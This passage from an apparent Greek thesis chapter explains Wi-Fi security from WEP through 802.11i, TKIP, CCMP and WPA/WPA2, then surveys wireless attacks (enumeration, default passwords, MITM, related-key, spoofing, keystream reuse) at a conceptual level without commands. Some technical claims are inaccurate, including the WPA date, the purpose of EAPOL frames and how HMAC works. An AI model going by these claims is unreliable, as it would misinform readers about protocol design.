Wi-Fi Protected Access (WPA) : Το WPA αποτελεί την επίσημη διόρθωση (και αντικαταστατή του WEP στην ασφάλεια των ασυρμάτων τοπικών δικτύων) του WEP. Το WPA δημιουργήθηκε για να καλύψει όλα τα κενά ασφαλείας του WEP. Θα αναφερθούμε εκτενέστερα στο WPA στη συνέχεια.

WEP2: Αποτελεί μια μη πιστοποιημένη έκδοση του WEP η οποία είχε στόχο να σταματήσει τις brute force επιθέσεις στο WEP επεκτείνοντας το μέγεθος του κλειδιού και του IV στα 128bit.

WEPplus: Αποτελεί μία μη πιστοποιημένη έκδοση του WEP η οποία είχε ως στόχο να αποφεύγονται τα "weak IVs ". Το WEP+ ήταν απολυτά αποτελεσματικό μόνο αν χρησιμοποιούνταν και στης δυο άκρες της ασύρματης σύνδεσης.

Dynamic WEP: Αποτελεί μια μη πιστοποιημένη έκδοση του WEP, η οποία επέτρεπε στο WEP να αλλάζει τα WEP κλειδιά δυναμικά. Η ιδέα της δυναμικής αλλαγής κλειδιών ενσωματώθηκε στο πρότυπο 802.11i ως μέρος του TKIP.

Τρωτά σημεία και επιθέσεις του WEP 3.2.1.4

Ένα από τα τρωτά σημεία του WEP είναι η χρήση του 24bit IV το οποίο δεν είναι αρκετά μεγάλο για να διασφαλίσει τη μοναδικότητα των κλειδιών που παράγονται για την κρυπτογράφηση των πακέτων. Ένα άλλο κενό ασφάλειας είναι το γεγονός ότι το access point διανέμει μη κρυπτογραφημένα IV στους πελάτες του κατά τη διάρκεια της επικοινωνίας τους. Ο συνδυασμός αυτών των δύο κάνουν

το WEP ευάλωτο στις επιθέσεις Related-key που θα συζητηθούν στη συνέχεια του κεφαλαίου.

Τρωτό σημείο του WEP είναι και η χρήση του CRC-32 για τον έλεγχο ακεραιότητας δεδομένων. Ο CRC είναι ένας προβλέψιμος μηχανισμός. Ο επιτιθέμενος μπορεί να αλλάξει οποιοδήποτε bit του κρυπτογραφημένου μηνύματος και εύκολα να διορθώσει την έξοδο του CRC έτσι ώστε η αλλαγή να μην γίνει αντιληπτή.

802.11i 3.2.2

Εξαιτίας των πολλών κενών ασφάλειας του WEP η IEEE δημιούργησε μια ομάδα η όποια ασχολήθηκε με την πιστοποίηση και την ιδιωτικότητα των δεδομένων στα δίκτυα 802.11. Το τελευταίο draft της ομάδας αυτής είναι το 802.11i το οποίο δημοσιεύτηκε στις 24 Ιουνίου του 2004.


Ένα από τα καινοτόμα στοιχειά του 802.11i είναι ότι πλέον τα κλειδιά είναι μοναδικά για κάθε πακέτο ανεξαιρέτως τον αλγόριθμο κρυπτογράφησης που χρησιμοποιείται.

Ιεραρχία κλειδιών στο 802.11i 3.2.2.1

Στο 802.11 υπάρχουν δύο τρόποι παραγωγής του πρώτου κύριου κλειδιού. Στην περίπτωση των Pre Shared Key (PSK) δικτύων, το πρώτο κλειδί είναι το PSK. Στην περίπτωση των δικτύων 802.1X το αρχικό κλειδί είναι το master session key (MSK). Αυτά τα κλειδιά χρησιμοποιούνται για την παραγωγή του επόμενου κλειδιού το οποίο ονομάζεται Pairwise Master Key (PMK). Στην περίπτωση του PSK, το PSK απλά γίνεται PMK ενώ στην περίπτωση του 802.1X το PMK προέρχεται από τμήμα του MSK και το τμήμα αυτό εξαρτάται από τη μέθοδο Extensible Authentication Protocol (EAP) του 802.1X. Όταν το PMK δημιουργηθεί, όλα τα υπόλοιπα κλειδιά δημιουργούνται με τον ίδιο τρόπο και για τους δυο τρόπους.

Το επόμενο κλειδί είναι το Pairwise Transient Key (PTK). Αυτό το κλειδί εξειδικεύεται στον πελάτη και στο access point τα όποια επικοινωνούν μεταξύ τους. Οπότε ακόμη και αν όλοι οι πελάτες χρησιμοποιούν το ίδιο PMK τα PTK θα είναι διαφορετικά. Αυτό όμως δημιουργεί πρόβλημα στις multicast και broadcast επικοινωνίες, αφού το access point θα έπρεπε να κωδικοποιήσει το πακέτο τόσες φορές όσοι είναι και οι αποδεκτές του. Για να αποφευχθεί αυτό το access point δημιουργεί ένα τυχαίο Group Master Key με το οποίο όλοι οι πελάτες του θα κρυπτογραφούν και θα αποκρυπτογραφούν τα πακέτα που προέρχονται από multicast και broadcast επικοινωνίες.

Τα τελευταία κλειδιά είναι τα EAPOL keys και το Temporal Key. Τα EAPOL keys χωρίζονται σε δύο κατηγορίες, στα Key Confirmation Key (KCK) και στα Key Encyption Key (KEK. Τα KCK, KEK χρησιμοποιούνται για να προστατέψουν τα EAPOL key frames, ενώ το Temporal key είναι αυτό που χρησιμοποιείται με το TKIP ή με το CCMP για να προστατέψει την κανονική κυκλοφορία του δικτύου.



Εικόνα 21 1RSNA Key Hierarchy

EAPOL key frames 3.2.2.2

Τα EAPOL key frames είναι πλαίσια διαχείρισης τα οποία μεταδίδονται μεταξύ των σταθμών και των access point με σκοπό τη σωστή ανταλλαγή των IV. Δηλαδή, ο πομπός, αφού πρώτα κρυπτογραφήσει τα IV, οφείλει να ενημερώσει το δέκτη, ούτως ώστε και αυτός με τη σειρά του, όταν λάβει τα κρυπτογραφημένα IV, να μπορέσει να τα αποκρυπτογραφήσει σωστά και να τα χρησιμοποιήσει, για τον ορθό υπολογισμό του κλειδιού. Επειδή όπως έχει ήδη ειπωθεί, δεν είναι καθόλου σοφό το να σταλούν δύο πακέτα με το ίδιο κλειδί, δηλαδή με το ίδιο IV, η ανταλλαγή των EAPOL key frames είναι υπεύθυνη για την παροχή των κατάλληλων μέσων ούτως ώστε να μη χρησιμοποιηθεί δύο φορές το ίδιο IV κατά τη μετάδοση των πληροφοριών.

Τα EAPOL key frames προστατεύονται με ένα 128bit KCK και με ένα 128bit KEK. Χρησιμοποιούν έναν από τους δύο παρακάτω συνδυασμούς αλγορίθμων:

1. HMAC-MD5
    - HMAC-MD
        - Το μήνυμα κατακερματίζεται χρησιμοποιώντας τον MD5 αλγόριθμο, ο όποιος παράγει μια έξοδο 128bit.
        - Η έξοδος του MD5 περνάει από μια XOR μαζί με ένα 128bit KCK για να κωδικοποιηθεί.
        - Αυτό προστατεύει το μήνυμα από τροποποίηση η περεταίρω κατακερματισμό μετά από την αποστολή του.
    - RC4
        - Το μήνυμα κωδικοποιείται με το RC4 stream cipher χρησιμοποιώντας ένα 128bit KEK και ένα 128bit IV για να παραχθεί το key stream.
        - Το IV μεταδίδεται με ένα EAPOL key frame σε μη κωδικοποιημένο κείμενο στο παραλήπτη για να μπορέσει να κάνει την αποκωδικοποίηση.
        - Τα πρώτα 2048bits του RC4 απορρίπτονται πριν την εκκίνηση της κρυπτογράφησης για να μειωθεί η προβλεψιμότητα.
2. HMAC-SHA1-128
    - HMAC-SHA1-128
        - Το μήνυμα κατακερματίζεται χρησιμοποιώντας τον SHA1 αλγόριθμο, ο όποιος παράγει μια έξοδο 160bit.
        - Τα πρώτα 128bit της εξόδου του SHA1 περνάνε από μια XOR μαζί με ένα 128bit KCK για να κωδικοποιηθούν. Τα υπόλοιπα 32bit απορρίπτονται.
        - Αυτό προστατεύει το μήνυμα από τροποποίηση η περεταίρω κατακερματισμό μετά από την αποστολή του.
    - AES
        - Το μήνυμα κωδικοποιείται με ένα 128bit KEK χρησιμοποιώντας το AES key wrap. Τον AES θα αναλύσουμε περαιτέρω στο επόμενο κεφάλαιο.
        - Το Key wrap κρυπτογραφεί τα δεδομένα σε μπλοκ των 64bit, αναμειγνύοντας την έξοδο του προηγούμενου μπλοκ για να αποφύγει, σε περίπτωση επαναλαμβανόμενης εισόδου, επαναλαμβανόμενη έξοδο.

Όπως φαίνεται και παραπάνω τα EAPOL key frames έχουν ένα περίπλοκο σετ από πρωτοκολλά ασφαλείας για να επιτρέψουν στους σταθμούς να λάβουν ασφαλείς πληροφορίες κλειδιών ανεξαιρέτως τη μέθοδο κρυπτογράφησης που χρησιμοποιούν για τη μεταφορά κανονικής κίνησης. Δεν θα ασχοληθούμε περαιτέρω με τους αλγορίθμους MD5 και SHA1, καθώς ξεφεύγουν από τον σκοπό της πτυχιακής.

Pseudo Random Function 3.2.2.3

Το πρότυπο 802.11i διαθέτει ένα μηχανισμό που ονομάζεται Pseudo Random Function (PRF). Η PRF μπορεί να παράγει κλειδιά μεγέθους 128, 192, 256, 384 και 512bits. Αυτό επιτυγχάνεται με τη χρήση του αλγορίθμου κατακερματισμού SHA1 ως είσοδο, και αυτό συνεχίζεται έως ότου παραχθούν αρκετά bits για την έξοδο.

Το απαιτούμενο μέγεθος της εξόδου εξαρτάται από το κλειδί το οποίο χρησιμοποιείται, όπως φαίνεται και στον παρακάτω πινάκα.

Πίνακας 9 PRF Output length reguirements

	TKIP TK	CCMP TK	KCK	KEK	Total Bits Required
TKIP PTK	256		128	128	512
CCMP PTK		128	128	128	384
TKIP GTK	256				256
CCMP GTK		128			128


4 way Handshake 3.2.2.4

Το 4 way handshake είναι η μέθοδος την όποια οι πελάτες και τα access points χρησιμοποιούν για να δημιουργήσουν μια σύνδεση μεταξύ τους καθώς και να ανταλλάξουν τα επιμέρους κλειδιά, που είναι απαραίτητα για την αποτελεσματική αποκρυπτογράφηση των πακέτων.

Το PTK είναι το ποιο σημαντικό κλειδί διότι χρησιμοποιείται για την δημιουργία της αρχικής σύνδεσης μεταξύ του πελάτη και του access point. Το PTK προέρχεται από μια PRF με έξοδο 384 ή 512bits ανάλογα με το αν το δίκτυο χρησιμοποιεί CCMP ή TKIP. Όταν το PTK παραχθεί είναι μοναδικό για το ζεύγος πελάτη – access point και κανένας άλλος πελάτης στο δίκτυο δεν μπορεί να αποκρυπτογραφήσει πακέτα τα όποια έχουν κρυπτογραφηθεί με αυτό. Για το λόγο αυτό στις μεταδόσεις multicast και broadcast χρησιμοποιούνται τα GTKs που είδαμε και προηγουμένως.

Το GTK είναι πολύ πιο απλό στη δημιουργία του διότι μεταδίδεται και προστατεύεται από τα EAPOL key frames. Το access point διατηρεί ένα τυχαίο GMK το οποίο χρησιμοποιείται μαζί με έναν τυχαίο αριθμό ως είσοδος στην RPF για να παραχθεί τελικά το GTK.

Το επόμενο διάγραμμα δείχνει τη διαδικασία με την όποια οι πελάτες δημιουργούν μία σύνδεση με το access point. Όπως παρατηρούμε, υπάρχει αμοιβαία ταυτοποίηση. Δεν ταυτοποιείται μόνο ο πελάτης στο access point, αλλά και το access point στον πελάτη.



4 Way Handshake

TKIP 3.2.2.5

Το TKIP σχεδιάστηκε για να αντικαταστήσει το WEP στο ήδη υπάρχον υλικό δικτύου στο οποίο, για διάφορους λόγους συμβατότητας δεν μπορούσε να λειτουργήσει το CCMP.

Οι περιορισμοί του σχεδιασμού του TKIP μπορούν να χωριστούν σε 3 κατηγορίες:

1. Οι αλλαγές πρέπει να γίνουν εξ ολοκλήρου στο λογισμικό.
2. Πρέπει να τρέχει στους ήδη υπάρχοντες επεξεργαστές μικρού άκρου.

3. Πρέπει να χρησιμοποιεί τον ίδιο αλγόριθμο κρυπτογράφησης.

Το TKIP, χωρίς την αλλαγή του υλικού δικτύου, κατάφερε να καταπολεμήσει κάποια τρωτά σημεία του WEP.


- Το διαφορετικό κλειδί ανά πακέτο απέτρεψε τις statistical key discovery attacks. Μερικά παραδείγματα των συγκεκριμένων επιθέσεων θα αναλύσουμε στη συνέχεια του κεφαλαίου.
- Ο μετρητής ακολουθίας –που θα δούμε στη συνέχεια του κεφαλαίου, απέτρεψε τις επαναλαμβανόμενες επιθέσεις.
- Ο Message Integrity Code απέτρεψε το packet injection και modification.

Message Integrity Code (MIC) 3.2.2.6

Το TKIP χρησιμοποιεί το Michael MIC για να ανιχνεύει τα package injections. Τα package injections είναι η μετατροπή του μεταδιδόμενου πλαισίου, χωρίς να κατορθώσει ο έλεγχος σφαλμάτων να εντοπίσει την αλλαγή που έγινε. Έτσι, οι κακόβουλοι χρήστες, μπορούσαν, γνωρίζοντας την τελική τιμή του ελέγχου, να αλλάξουν μερικά bits του πλαισίου, χωρίς αυτός να καταλάβει τίποτα.

Το MIC χρησιμοποιεί ένα κλειδί το οποίο είναι ανεξάρτητο από αυτό με το οποίο θα κρυπτογραφήσει το τελικό μήνυμα. Το κλειδί αυτό έχει μέγεθος 64bit και χωρίζεται σε δύο 32bit τιμές για να δημιουργηθεί τελικά η υπογραφή του μηνύματος με την παρακάτω διαδικασία:

1. Οι δύο 32bit τιμές αποθηκεύονται στις μεταβλητές X και Y.
2. Οι MAC address της πηγής και του παραλήπτη, καθώς επίσης και το QoS priority προστίθενται στο payload. Αυτό επιτρέπει στον MIC να προστατέψει τα δεδομένα του payload όπως και αυτά της κεφαλίδας.
3. Το νέο μήνυμα γεμίζει με μηδενικά έως ότου το μέγεθος του να γίνει πολλαπλάσιο του 32.
4. Το μήνυμα σπάει σε 32bit κομμάτια
5. Για κάθε ένα από τα 32bit κομμάτια
    a. Η τιμή του X ξανά υπολογίζεται χρησιμοποιώντας τον τύπο X $\oplus$ Mi, όπου Mi το τρέχον κομμάτι.
    b. Τα X και Y ξανά υπολογίζονται αναμιγνύοντας τα μαζί σε μια σειρά από XOR και modular τα όποια δεν απαιτούν πόλους υπολογιστικούς κύκλους,
6. Όταν όλα τα κομμάτια τελειώσουν , οι X και Y αποτελούν την τιμή του MIC



Εικόνα 22 Michael block Function


Με τις συγκεκριμένες πράξεις δεν θα ασχοληθούμε περαιτέρω για ευνόητους λόγους και απλά τις αναφέρουμε.

MPDU Sequencing 3.2.2.7

Για την αποφυγή των επιθέσεων επανάληψης, το TKIP χρησιμοποιεί έναν μετρητή ο οποίος χρησιμοποιείται για να προσδιορίζει κάθε MPDU (MAC Protocol Data Unit) που μεταφέρεται στο δίκτυο.

TKIP Encryption 3.2.2.8

Η παρακάτω εικόνα δείχνει τη διαδικασία κρυπτογράφησης του TKIP.



Η διαδικασία αποκρυπτογράφησης του TKIP είναι η αντίστροφη της κρυπτογράφησης με μερικούς επιπλέον ελέγχους.

CCMP 3.2.2.9

To Counter mode with Cipher block Chaining Message authentication code Protocol (CCMP) παρέχει τη μεγίστη εμπιστευτικότητα, ακεραιότητα και προστασία επανάληψης στο πρότυπο 802.11. Βασίζεται στον Advanced Encryption Standard

(AES) αλγόριθμο ο οποίος χρησιμοποιεί ένα 128bit κλειδί μαζί με ένα 128bit μπλοκ.

Nonce 3.2.2.10

Ένα από τα προαπαιτούμενα του CCMP είναι ένας αριθμός ο οποίος θα είναι μοναδικός για κάθε frame. Αυτό επιτυγχάνεται με τη χρήση ενός 48bit αριθμού πακέτου (Packet Number - PN) ο οποίος αυξάνεται κάθε φορά που μεταδίδεται ένα frame. Είναι αντίστοιχο του MPDU sequencing που υπάρχει στον TKIP.

Το PN συνδυάζεται με το source MAC και το QoS priority για να παράγει ένα 104bit nonce. Έπειτα το nonce στέλνεται στον AES αλγόριθμο μαζί με το κλειδί και τα δεδομένα για να κωδικοποιηθεί.

Cipher Block Chaining 3.2.2.11


Το cipher block chaining παίρνει το nonce και του προσθέτει 24bit για να φτάσει το μέγεθος των 128bit. Έπειτα χρησιμοποιεί το nonce και το temporal key για να κρυπτογραφήσει τα δεδομένα με την παρακάτω διαδικασία:

1. Το πρώτο μπλοκ απλού κειμένου περνάει από μια XOR μαζί με το 128bit nonce.
2. Το αποτέλεσμα του βήματος 1 κρυπτογραφείται με τον AES αλγόριθμο χρησιμοποιώντας το temporal key, για να παραχθεί το κρυπτογραφημένο μπλοκ.
3. Το επόμενο μπλοκ απλού κειμένου περνάει από μια XOR μαζί με το προηγούμενο κρυπτογραφημένο μπλοκ.
4. Το αποτέλεσμα του βήματος 3 κρυπτογραφείται με τον AES αλγόριθμο χρησιμοποιώντας το temporal key για να παραχθεί το κρυπτογραφημένο μπλοκ.
5. Τα βήματα 3 και 4 επαναλαμβάνονται έως ότου να κρυπτογραφηθούν όλα τα δεδομένα.

Counter Mode 3.2.2.12


Το counter mode παίρνει το 104bit nonce και προσθέτει στο τέλος του ένα μετρητή μεγέθους 24bits για να φτάσει τα 128bit. Ο μετρητής αρχικοποιείται στο μηδέν. Το μήνυμα κρυπτογραφείται με την παρακάτω διαδικασία:

1. Το nonce και ο μετρητής κρυπτογραφούνται με τον AES αλγόριθμο χρησιμοποιώντας το temporal key.
2. Το αποτέλεσμα του βήματος 1 περνάει από μια XOR μαζί με το πρώτο μπλοκ καθαρού κειμένου για να παραχθεί το κρυπτογραφημένο μπλοκ.
3. Ο counter αυξάνεται κατά ένα
4. Τα βήματα 1,2,3 επαναλαμβάνονται έως ότου κρυπτογραφηθούν όλα τα δεδομένα.




Εικόνα 23 Cipher block chaining - Counter mode

Κρυπτογράφηση και αποκρυπτογράφηση στον CCMP 3.2.2.13



Εικόνα 24 CCMP encryption



Εικόνα 25 CCMP description

Wi-Fi Alliance 3.3

Η Wi-Fi alliance όπως είδαμε και στο προηγούμενο κεφάλαιο είναι ένας μη κερδοσκοπικός οργανισμός ο οποίος σχηματίστηκε το 1999 με σκοπό τη δημιουργία ενός παγκοσμίου πιστοποιητικού για τα ασύρματα τοπικά δίκτυα

Πιστοποιητικά 3.3.1

Παρακάτω αναφέρουμε τα μερικά από τα πιστοποιητικά της Wi-Fi alliance. Τα τρία πρώτα είναι υποχρεωτικά ενώ τα υπόλοιπα είναι προαιρετικά.

- Radio Standards: Πρέπει να ακολουθεί ένα από τα πρότυπα:
  - 802.11a
  - 802.11b
  - 802.11g
- WPA and WPA2: Μηχανισμοί κρυπτογράφησης και πιστοποίησης. Τα προϊόντα που φτιαχτήκαν μετά το 2006 πρέπει να ακολουθούν το WPA2.
- EAP: Μηχανισμός πιστοποίησης ταυτότητας σε εταιρικά δίκτυα.
- Wi-Fi Certified n: Πιστοποίηση για το 802.11n
- WMM: Ορίζει τις προτεραιότητες στην κίνηση multimedia.
- Voice: Διασφαλίζει την ποιότητα φωνής σε ένα ασύρματο δίκτυο.

Wi-Fi Protected Access (WPA) και Wi-Fi Protected Access II (WPA2) 3.4

Το Wi-Fi Protected Access (WPA) και το Wi-Fi Protected Access II (WPA2) είναι δύο πρωτόκολλα ασφαλείας και προγράμματα πιστοποίησης ασφάλειας που αναπτύχθηκαν από την Wi-Fi Alliance για την ασφάλεια των ασύρματων υπολογιστικών δικτύων.

Τα WPA και WPA2 δημιουργήθηκαν για να αντιμετωπιστούν τις σοβαρές αδυναμίες που είχαν βρει οι ερευνητές στο WEP.

Το WPA εμφανίστηκε το 1999 και λειτούργησε ως ένα ενδιάμεσο μέτρο, εν αναμονή της διαθεσιμότητας του WPA2.

Το WPA2 έγινε διαθέσιμο το 2004 και είναι μια κοινή συντομογραφία για το πλήρες πρότυπο IEEE 802.11i (IEEE 802.11i-2004).

Λεπτομέρειες κρυπτογράφησης WPA και WPA2 3.4.1

Το WPA πρωτόκολλο υλοποιεί ένα μεγάλο μέρος του προτύπου IEEE 802.11i.

Χρησιμοποιεί το Temporal Key Integrity Protocol (TKIP). Το TKIP χρησιμοποιεί ένα κλειδί ανά πακέτο, δηλαδή δημιουργεί δυναμικά ένα νέο κλειδί 128bit για κάθε πακέτο και έτσι αποτρέπει τις επιθέσεις που εκμεταλλεύονταν την επαναχρησιμοποίηση του ίδιου κλειδιού για την κρυπτογράφηση των πακέτων.

Το WPA περιλαμβάνει message integrity check. Το message integrity check έχει σχεδιαστεί για να αποτρέψει έναν εισβολέα από τη σύλληψη, την τροποποίηση και την αποστολή τροποποιημένων πακέτων δεδομένων, και αντικαθιστά τον cyclic redundancy check (CRC), που χρησιμοποιήθηκε στο πρότυπο WEP.

Το WPA χρησιμοποιεί ένα message integrity check που ονομάζεται Michael για να επαληθεύσει την ακεραιότητα των πακέτων. Ο Michael είναι πολύ ισχυρότερος από ότι ο CRC, αλλά όχι τόσο όσο ο αλγόριθμος που χρησιμοποιείται στο WPA2.

Συνοψίζοντας, θα προσπαθήσουμε να παρουσιάσουμε τον τρόπο λειτουργίας της κρυπτογράφησης του CCMP. Αρχικά τα μέρη που παίρνουν μέρος σε αυτήν τη διαδικασία είναι:

- payload
- MPDU header, που αποτελλείται από το Source Mac και το Addition Authentication Data (AAD). Το AAD είναι οι σημαντικότερες πληροφορίες του Header που επιθυμούμε να ασφαλίσουμε περισσότερο και αποτελούνται από τα address fields, το νούμερο τεμαχισμού του πλαισίου, δηλαδή τη θέση του συγκεκριμένου πλαισίου στο αρχικό πλαίσιο και την τιμή του QoS.
- Nonce
- PTK

Όλα τα παραπάνω περνάνε σαν είσοδος στο Chipper Block Chaining που περιγράψαμε παραπάνω, το αποτέλεσμα του οποίου είναι ένα 64bit MIC. Στη συνέχεια, στο Counter Mode θα περάσουν σαν είσοδοι τα:

- Payload
- Nonce
- PTK
- MIC

Η έξοδος του Counter Mode είναι τα κρυπτογραφημένα MIC και payload.

Κενά ασφάλειας WPA 3.4.2

Το κοινόχρηστο κλειδί WPA παραμένει ευάλωτο σε επιθέσεις ειδικά αν αυτό είναι εύκολο ή είναι κάποια χαρακτηριστική λέξη/φράση κλειδί.

Τον Νοέμβριο του 2008 ο Erik Tews και ο Martin Beck ανακάλυψαν μια αδυναμία του WPA που στηρίχθηκε σε ένα ήδη γνωστό ελάττωμα του WEP.

Το ελάττωμα αυτό μπορεί να αποκρυπτογραφήσει μόνο μικρά πακέτα με γνωστό περιεχόμενο (όπως μηνύματα ARP), και δεν βρίσκει το κλειδί ωστόσο επιτρέπει σε κάποιον να φτιάξει ψεύτικα πακέτα ARP τα οποία θα παραπλανήσουν το θύμα.

Η αδυναμία που ανακάλυψαν οι Erik Tews και Martin Beck ώθησε αρκετούς ερευνητές να ασχοληθούν με αυτό, με αποτέλεσμα το Φεβρουάριο του 2010 να βρεθεί μια νέα επίθεση από τον Martin Beck, που επιτρέπει σε έναν εισβολέα να αποκρυπτογραφήσει όλη την κίνηση ενός πελάτη σε ένα ασύρματο τοπικό δίκτυο.

Επιθέσεις σε ασύρματα τοπικά δίκτυα 3.5

Εισαγωγή στο σπάσιμο ασύρματων τοπικών δικτύων 3.5.1

Το σπάσιμο των ασύρματων τοπικών δικτύων ξεκινά με την εύρεση των διαθεσίμων ασύρματων τοπικών δικτύων, και στη συνέχεια τη συγκέντρωση όσο το δυνατόν περισσοτέρων πληροφοριών για αυτά. Αυτό ονομάζεται network enumeration. Τα ασύρματα τοπικά δίκτυα βρίσκονται με τη χρήση λογισμικού ανακάλυψης τοπικών δικτύων. Στη συνέχεια, περισσότερες πληροφορίες συγκεντρώνονται με υποκλοπές από ένα επιλεγμένο δίκτυο, με τη χρήση ενός network analyzer ή ενός sniffer.

Ένα sniffer παρακολουθεί τα πακέτα δεδομένων που διαβιβάζονται από ένα ασύρματ τοπικό δίκτυο. Οι πληροφορίες που τα sniffers παρακολουθούν περιλαμβάνουν το SSID, την IP διεύθυνση, τον αριθμό των υπολογιστών που μεταδίδουν στο δίκτυο, τους τύπους κρυπτογράφησης και τις διευθύνσεις MAC.

Επιπλέον, οι network analyzers μπορούν να χρησιμοποιηθούν για τον προσδιορισμό των servers του δικτύου και των λειτουργικών συστημάτων τους. SSIDSniff, Blade Software's IDS Informer, και εντολές όπως AirPing είναι μερικά παραδείγματα που μπορούν να χρησιμοποιηθούν για να συλλέξουν διευθύνσεις IP.

Όταν οι πληροφορίες για τη μάρκα και το μοντέλο του access point βρεθούν, εύκολα μπορούμε να βρούμε το προεπιλεγμένο SSID και τους προεπιλεγμένους κωδικούς πρόσβασης της συσκευής, με αποτέλεσμα την πρόσβαση στο δίκτυο, αν αυτές οι ρυθμίσεις δεν έχουν μεταβληθεί.

Το επόμενο βήμα είναι η εκτίμηση της δυσκολίας να παραβιαστεί το ασύρματο δίκτυο.

Αυτό γίνεται με ένα network scanner, όπως Nessus, nmap, Wireshark.


Με βάση τα αποτελέσματα αυτής της εκτίμησης καθορίζεται ο τρόπος εισόδου που μπορεί να είναι ένας από τους παρακάτω:

- Πρόσβαση ως νόμιμος χρήστης, χρησιμοποιώντας μια θύρα/υπηρεσία η οποία είναι ανοικτή/διαθέσιμη. Αυτό μπορεί να απαιτήσει μια έγκυρη διεύθυνση MAC. Αυτό μπορεί να ρυθμιστεί εύκολα με τη χρήση εργαλείων και εντολών των Linux.
- Χρησιμοποιώντας λογισμικό σπασίματος κρυπτογράφησης του ασυρμάτου δικτύου .
- Χρησιμοποιώντας την επίθεση man-in-the-middle
- Χρησιμοποιώντας ARP spoofing.
- Δημιουργώντας ένα Null session

Γνώστες επιθέσεις τοπικών ασύρματων δικτύων 3.5.2

Man In The Middle (MITM) 3.5.2.1

Στην κρυπτογραφία, η επίθεση man-in-the-middle (MITM) ή bucket brigade attack ή Janus attack, είναι μία επίθεση υποκλοπών στην οποία ο επιτιθέμενος κάνει ανεξάρτητες συνδέσεις με τα θύματα και αναμεταδίδει τα μεταξύ τους μηνύματα, κάνοντάς τους να πιστέψουν ότι μιλούν απευθείας ο ένας στον άλλο σε μια ιδιωτική σύνδεση, ενώ στην πραγματικότητα ολόκληρη η συζήτηση ελέγχεται από τον επιτιθέμενο.



Ο επιτιθέμενος πρέπει να είναι σε θέση να παρακολουθεί όλα τα μηνύματα μεταξύ των θυμάτων, και να εισάγει και καινούργια.

Οι επιθέσεις man-in-the-middle μπορούν να αποτραπούν με τη χρήση διάφορων τρόπων που απλά θα αναφέρουμε:

- Public Key Infrastructure (PKI)
- Ισχυρότερο αμοιβαίο έλεγχο ταυτότητας, όπως:
  - Secret keys
  - Passwords
- Latency examination
- Δευτερεύων ασφαλές κανάλι επικοινωνίας για επιβεβαίωση

Related key 3.5.2.2

Στην κρυπτογραφία, η επίθεση related-key είναι οποιαδήποτε μορφή της κρυπτανάλυσης, όπου ο εισβολέας μπορεί να παρατηρήσει τη λειτουργία ενός κρυπτογραφήματος υπό πολλά διαφορετικά κλειδιά, των οποίων οι τιμές είναι άγνωστες αρχικά, αλλά είναι γνωστή στον επιτιθέμενο κάποια μαθηματική σχέση που συνδέει τα κλειδιά αυτά. Δεν θα ασχοληθούμε με τα μαθηματικά που

χρησιμοποιούνται, απλώς αναφέρουμε το γεγονός ότι με τη χρήση αυτών, είναι εύκολο στον επιτιθέμενο να βρει το κλειδί γρήγορα.

Ένα σημαντικό παράδειγμα κρυπτογραφικού πρωτοκόλλου που απέτυχε εξαιτίας της επίθεσης related-key είναι το WEP.

Κάθε πελάτης ενός ασύρματου τοπικού δικτύου καθώς και το access point χρησιμοποιούν το ίδιο αρχικό κλειδί όταν χρησιμοποιείται το WEP. Όπως έχει αναφερθεί, το IV είναι αυτό που δίνει διαφορετικές τιμές στο τελικό κλειδί.

Το 24bit IV επιτρέπει λίγο κάτω από 17 εκατομμύρια διαφορετικές δυνατές τιμές οπότε και 17 εκατομμύριο πιθανά τελικά κλειδιά αλλά λόγω του birthday paradox, είναι αρκετά πιθανό ότι για κάθε περίπου 4.000 πακέτα, δύο να μοιράζονται το ίδιο IV και ως εκ τούτου το ίδιο τελικό κλειδί, γεγονός που καθιστά το WEP ιδιαίτερα ευάλωτο στη συγκεκριμένη επίθεση.

Spoofing attack 3.5.2.3

Στο πλαίσιο της ασφάλειας του δικτύου, μία spoofing attack είναι μία κατάσταση κατά την οποία ένα άτομο ή ένα πρόγραμμα μεταμφιέζεται με παραποίηση δεδομένων επιτυχώς ως ένα άλλο άτομο ή ένα πρόγραμμα.

Πολλά από τα πρωτόκολλα του TCP / IP, δεν προβλέπουν μηχανισμούς για την πιστοποίηση της πηγής ή τον προορισμό ενός μηνύματος. Έτσι, είναι ευάλωτα σε spoofing attacks όταν δεν λαμβάνονται προφυλάξεις από τις εφαρμογές για την επαλήθευση της ταυτότητας του αποστολέα.

Ειδικότερα τα IP spoofing και ARP spoofing μπορούν να χρησιμοποιηθούν για δυναμώσουν μία man-in-the-middle επίθεση εναντίον των πελατών σε ένα ασύρματο τοπικό δίκτυο υπολογιστών.

Stream cipher attack 3.5.2.4

Το stream cipher, όπου τα data stream συνδυάζονται με ένα cipher bit stream από μια exclusive-or (xor), μπορεί να είναι πολύ ασφαλές, αν χρησιμοποιηθεί σωστά.

Ωστόσο, είναι ευάλωτο σε επιθέσεις, αν δεν ακολουθηθούν τα παρακάτω:

- ένα κλειδί δεν πρέπει ποτέ να χρησιμοποιείται δύο φορές
- έγκυρη κρυπτογράφηση δεν πρέπει ποτέ να προβληθεί για να υποδείξει την αυθεντικότητά

Τα stream ciphers είναι ευάλωτα σε επιθέσεις εάν το ίδιο κλειδί χρησιμοποιείται δύο ή περισσότερες φόρες.

Έστω ότι στέλνουμε τα μηνύματα A και B που έχουν το ίδιο μήκος και είναι κρυπτογραφημένα με το ίδιο κλειδί, K. Το stream cipher παράγει μια σειρά από bits C(K) που έχουν το ίδιο μήκος με τα μηνύματα. Οι κρυπτογραφημένες εκδόσεις των μηνυμάτων τότε είναι:

E(A) = A xor C
E(B) = B xor C

Έστω ότι κάποιος υποκλέπτει τα E (A) και E (B). Τότε μπορεί εύκολα να υπολογίσει το:

E(A) xor E(B)

Εξαιτίας της ιδιότητας 'X xor X = 0' προκύπτει:

E(A) xor E(B) = (A xor C) xor (B xor C) = A xor B xor C xor C = A xor B

Το παραπάνω δείχνει την ανάγκη του IV στους αλγορίθμους κρυπτογράφησης καθώς και την πολύ καλή διαχείριση του stream chipper και πιο συγκεκριμένα του RC4 που γίνεται στο WEP. Με τον RC4 θα ασχοληθούμε εκτενέστερα στο επόμενο κεφάλαιο.

Birthday paradox 3.5.2.5

Στη θεωρία πιθανοτήτων, το birthday problem ή birthday paradox, αφορά την πιθανότητα σε ένα σύνολο τυχαία επιλεγμένων ανθρώπων, μερικοί από αυτούς να έχουν την ίδια ημερομηνία γέννησης.

